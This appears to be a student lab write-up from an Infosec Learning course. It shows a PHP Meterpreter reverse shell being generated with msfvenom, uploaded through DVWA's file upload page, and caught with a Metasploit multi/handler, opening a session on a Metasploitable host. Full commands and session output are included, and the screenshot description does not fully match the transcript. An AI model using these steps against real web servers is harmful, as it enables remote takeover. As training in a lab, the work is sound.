
- ◆ exploit multi handler
- ◆ set payload php/meterpreter/reverse\_tcp
- ◆ set LHOST 192.168.57.10
- ◆ set LPORT 6666
- ◆ run

The screenshot shows a Kali Linux terminal window titled "Console | Infosec Learning". The terminal is running a "pentester-advanced" session. The user has run the command `msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.57.10 LPORT=6666 -f raw > shell.php`, which resulted in an error: "Error: invalid payload: php/meterpreter/reverse\_tcp". The user then successfully ran `msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.57.10 LPORT=4444 -f raw > shell.php`. The terminal shows the Metasploit interface with a "File Upload" dialog open, indicating the file "shell.php" has been uploaded to the DVWA target. The Metasploit prompt shows the exploit configuration: `use exploit/multi/handler`, `set payload generic/shell_reverse_tcp`, `set LHOST 192.168.57.10`, `set LPORT 4444`, and `run`. A red box highlights the final command `[*] Started reverse TCP handler on 192.168.57.10:4444`.

*Overview Metasploit Multihandler, payload set, and the Establishment of reverse Meterpreter session*

## Step 4

The Current DVWA web was duplicated and the full file path of where the file is stored on the system was copied and added to a new duplicated web. A reverse connection was triggered from the shell link.



*Display of Connection Establishment with the shell link*

## Step 5

Triggering the reverse connection enabled the meterpreter session to be established;

*Sysinfo* was typed in to see the detailed information about the metasploitable Linux operating system

Console | Infosec Learning  
lab.infoseclearning.com/console/6262781/11684

kali@attacker:~

File Actions Edit View Help

```
[kali㉿attacker] ~]$ msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.57.10 LPORT=4444 f raw > shell.php
```

[!] No platform was selected, choosing Msf::Module::Platform::PHP from the payload  
[!] No arch selected, selecting arch: php from the payload  
No encoder specified, outputting raw payload  
Payload size: 1114 bytes

(kali㉿attacker) ~]\$ msfconsole

Vulnerability: File Upload

Choose an image to upload  
Browse... No file selected.

Upload  
...../hackbar/upload/shell.php successfully uploaded

More info

```
[+] metasploit v6.3.16-dev  
+ --=[ 2315 exploits - 1208 auxiliary - 412 post ] [+] Metasploit Framework  
+ --=[ 975 payloads - 46 encoders - 11 nops ] [+] Metasploit Modules  
+ --=[ 9 evasion ] [+] Metasploit Tip of the Day  
Metasploit tip: View all productivity tips with the  
tips command  
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp  
payload => php/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > set LHOST 192.168.57.10  
LHOST => 192.168.57.10  
msf6 exploit(multi/handler) > set LPORT 4444  
LPORT => 4444  
msf6 exploit(multi/handler) > run
```

[\*] Started reverse TCP handler on 192.168.57.10:4444  
[\*] Sending stage (39927 bytes) to 192.168.57.30  
[\*] Meterpreter session 1 opened (192.168.57.10:4444 -> 192.168.57.30:49432) at 2025-09-09 06:39:48 -0400

```
meterpreter > sysinfo  
Computer : metasploitable  
OS : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686  
Meterpreter : php/linux  
meterpreter >
```

### Overview of Meterpreter Session and Sysinfo